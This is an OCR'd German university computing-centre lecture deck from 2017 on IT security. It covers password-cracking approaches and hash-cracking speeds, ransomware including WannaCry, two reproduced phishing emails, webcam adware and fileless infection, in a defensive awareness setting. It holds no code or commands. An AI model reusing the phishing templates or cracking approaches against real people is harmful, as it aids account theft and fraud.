
Passwörter

- Angriffsmöglichkeiten und Gegenmaßnahmen

Typischer Aufbau: Anmeldevorgang / Login



Angriffspunkte: Anmeldung / Login



Schwachstelle: Passwort

- Angriffsmöglichkeiten:
  - Aus- / Mitlesen von Passwörtern im Klartext
    - Mitschneiden der Passwörter
      - Am Client / Rechner selbst (SW/HW-Keylogger)
      - Auf dem Transportweg (MITM-Attacke, Netzwerk-Sniff, …)
        - unverschlüsselte Logins: FTP, telnet, http,…)
    - Oder durch „Kooperation“ des Nutzers
      - Phishing, Social Engineering …
    - **Problem:** Auch hohe Passwort-Komplexität hilft hier nicht!!!
  - Brute Force auf Anwendungsebene
    - Dienst kann Angriff erkennen (da Online)
    - Gegenmaßnahme: Blocker (z.B. fail2ban)

Schwachstelle: Passwort - Hash

- Hashes
  - Meist ungewollter „Export“ durch „Sicherheitsloch“
  - Angriff Offline(!) per Brute-Force / Rainbow-Table (time / space tradeoff)
  - Salt macht Angriffe (vor allem per Rainbow-Table) schwierig(er)
- Passwort-Hashes unterscheiden sich in
  - Max. Länge des Passworts
  - Erlaubte Zeichen
    - Groß-/Kleinschreibung / Sonderzeichen, ASCII / UTF8
  - Salt
    - Mehrere Nutzer mit gleichem Passwort, aber unterschiedlichen Hashes
    - Machen Rainbow-Tables (vor-kalkulierte Hashes) unattraktiv
    - Erhöhen den Rechenaufwand (bei vielen Hashes)

Schwachstelle: Passwort - Hash

- „Erraten“ des Klartext-Passworts abhängig
  - vom Hash
  - von eingesetzter Hardware (Cluster, GPU, …)

Hash	Hashes/Second
LanMan (LM)	22.000.000.000
Descrypt	7.300.000.000
(S)SHA-1	69.000.000.000
Sha512crypt	1.200.000

(GPU-Tool hashcat: 8x Nvidia GTX 1080)

- Rainbowtables (vorberechnet und gespeichert, Beispiele):
  - LM-Hash (alle Passwort-Hashes): Größe 27 GB
  - NTLM: (ASCII only, 8-stellig): Größe 460 GB

TOP 6

Aktuelles

- „Spezialisierung“ bei Ransomware
- „Verbesserungen“ beim Phishing
- Malware – neue Schadfunktion
- Neuere Entwicklungen / Diskussionen

Ransomware 2016/2017

- Entschlüsselung der eigenen Daten
  - … gegen Geld (Bitcoin, anonyme Zahlung)
  - … Nachweis über Infektion mehrerer anderer Rechner
- Verschlüsselung von Datenbanken
  - 01/2017: MongoDB, Elasticsearch | 02/2017: MySQL
- WannaCry(pt(0r(2.0))): Infektion per Mail, Wurm
  - Exploit (EternalBlue) für Windows (aus Beständen der NSA)
    - 14.03.2017: MS Patches verfügbar (für supportete OS)
    - 14.04.2017: Exploit veröffentlicht durch Hackergruppe „Shadow Brokers“
    - 12.05.2017: Legt (u.a.) zahlreiche Krankenhäuser in UK lahm
    - 13.05.2017: MS Patches für ältere OS verfügbar
    - (Unbeabsichtigt) KillSwitch aktiviert (DNS-Domain registriert)

Phishing – schlecht gemacht

Von: IT-Kundendienst [mailto:k[redacted]]
Gesendet: Montag, 3. Juli 2017 06:52
An: ME <k[redacted]>
Betreff: Konto-Deaktivierung!

Wir haben Ihre Anfrage mit der Referenznummer: OK52GK #, zur Deaktivierung Ihres E-Mail-Kontos, und Ihr Konto wird in den nächsten 12 Stunden dauerhaft heruntergefahren. Wenn diese Anfrage nicht von Ihnen gemacht wurde, klicken Sie bitte auf <<< **hier** >>> und bestätigen Sie Ihr Konto.

© 2017 IT- Help Desk
Fall-Zahl: MK0183GTP #
IT-Helpdesk

Phishing – gut gemacht: Bewerbung (12/2016)

Do 08.12.2016 02:23

Andreas M <a.m@s.com>

Bewerbung als Studentische Hilfskraft

An Ritter, Marcel (RRZE)

Nachricht | Bewerbung von Drescher.xls (2 MB) | Bewerbung von Drescher.pdf (135 KB)

Sehr geehrte Damen und Herren,

hiermit bewerbe ich mich bei Ihnen für die die Stelle als Studentische Hilfskraft. Meine vollständigen Bewerbungsunterlagen können Sie dem Anhang entnehmen.

Ich freue mich auf Ihre Rückmeldung und stehe Ihnen bei Rückfragen jederzeit gerne zur Verfügung.

Mit freundlichem Gruß


Andreas M

Anlagen
Lebenslauf
Zertifikate
Zeugnisse
Kompetenztest

Social Engineering – auf hohem Niveau

- Bewerbung per Mail
  - Saubere Sprache
  - Korrekte Ansprache der Personalstelle
  - Korrekte Referenz auf tatsächlich ausgeschriebene Stelle
  - Angehängter Lebenslauf (PDF)
  - Angehängtes **Excel** (?) mit Bewerbung
- Schadfunktion
  - Crypto-Trojaner
  - Aktiviert durch Excel-Makro
- Quelle der Daten:
  - Datenbank von Arbeitsvermittlern

Aufwand / Nutzen



Malware mal anders

- Werbe-Malware (EvilEye, entdeckt 2017)
  - Übernimmt volle Kontrolle über Webcam
  - Installiert modifizierten Ad-Blocker
  - Analysiert Bildmaterial der Webcam auf Firmenlogos
  - Blockiert eigentlichen Werbeinhalt
  - Ersetzt ihn durch spezifischen Inhalt – anhand erkannter Logos
- Problem:
  - Keine unmittelbare Modifikation / Gefahr erkennbar
  - -> Keine Rückmeldung von Betroffenen
  - -> Lange unentdeckt aktiv


Dateilose Infektion

- Vorgehen:
  - Code wird direkt in bereits laufende Prozesse injiziert
  - keine Dateien, die verräterischen Code enthalten
  - keine Spuren bei Offline-Check / nach Reboot
- Problem:
  - Schutzmechanismen / Virenscanner scannen Dateien
- Nachteil für den Hacker
  - Gehacktes System muss evtl. neu infiziert werden
- Vorteil:
  - Analyse deutlich erschwert
  - „Wertvoller“ Schadcode länger geheim (und damit nutzbar)

Aktuelle Diskussionen

- Virenscanner als Datenkiller?
  - Absichtlich eingeschleuste Virensignaturen führen zur automatischen Datenvernichtung durch Virenscanner
    - z.B. Virensignatur in Mail => Virenscanner löscht Thunderbird-Mailbox
- Malware-Scanner und SSL / HTTPS?
  - Aufbrechen von gesicherten Verbindungen
    - Notwendig für Scan der Inhalte
  - Aber:
    - Authentizität nicht mehr gewährleistet
    - Entspricht einer MITM (Man In The Middle) Attacke

ORGANISATORISCHES



- Die Vorträge im Überblick
- Andere Vortragsreihen des RRZE
- Ablageorte Vortragsfolien
- RRZE-Veranstaltungskalender / Mailingliste abonnieren
- Themenvorschläge & Anregungen

Weitere Vorträge zur „Systemausbildung

26.04.2017 – Geschichte der Betriebssysteme
03.05.2017 – Unixoide Betriebssysteme (Unix, Linux, OS X)
10.05.2017 – Systemüberwachung / Monitoring
17.05.2017 – Storage & Filesysteme
31.05.2017 – Windows-Betriebssysteme
21.06.2017 – High Performance Computing
28.06.2017 – Benutzerverwaltung: MS Active Directory
05.07.2017 – Virtualisierung
12.07.2017 – Backup / Archiv
19.07.2017 – IT-Sicherheit

- Immer mittwochs (ab 14 c.t.), Raum 2.049 im RRZE

Andere Vortragsreihen des RRZE

- Campustreffen „IT-Dienste des RRZE und der FAU“
  - immer donnerstags ab 15 Uhr c.t.
  - vermittelt Informationen zu den Dienstleistungen des RRZE
  - befasst sich mit neuer Hard- & Software, Update-Verfahren sowie Lizenzfragen
  - ermöglicht den Erfahrungsaustausch mit Spezialisten

- Netzwerkausbildung „Praxis der Datenkommunikation“
  - immer mittwochs in den Wintersemestern, ab 14 Uhr c.t.
  - Vorlesungsreihe, die in die Grundlagen der Netztechnik einführt
  - stellt die zahlreichen aktuellen Entwicklungen auf dem Gebiet der (universitären) Kommunikationssysteme dar

Vortragsfolien

Die Vortragsfolien werden nach der Veranstaltung auf der Webseite des RRZE abgelegt:

https://www.rrze.fau.de/ausbildung-schulung/veranstaltungsreihen/systemausbildung/

RRZE-Veranstaltungskalender & Mailinglisten

- Kalender abonnieren oder bookmarken
  - Alle Infos hierzu stehen auf der Webseite des RRZE unter: https://www.rrze.fau.de/infocenter/aktuelles/veranstaltungskalender/
- Mailingliste abonnieren
  - Wöchentliche Terminhinweise werden zusätzlich an die Mailingliste RRZE-Aktuelles gesendet.
  - Auch diese Liste kann man abonnieren: https://lists.fau.de/mailman/listinfo/rrze-aktuelles

Themenvorschläge & Anregungen

Themenvorschläge und Anregungen nehmen wir gerne entgegen!

Bitte schreiben Sie uns einfach eine E-Mail an:
rrze-zentrale@fau.de (Betreff: Systemausbildung)

Vielen Dank für Ihre Aufmerksamkeit!

Regionales RechenZentrum Erlangen [RRZE]
Martensstraße 1, 91058 Erlangen
http://www.rrze.fau.de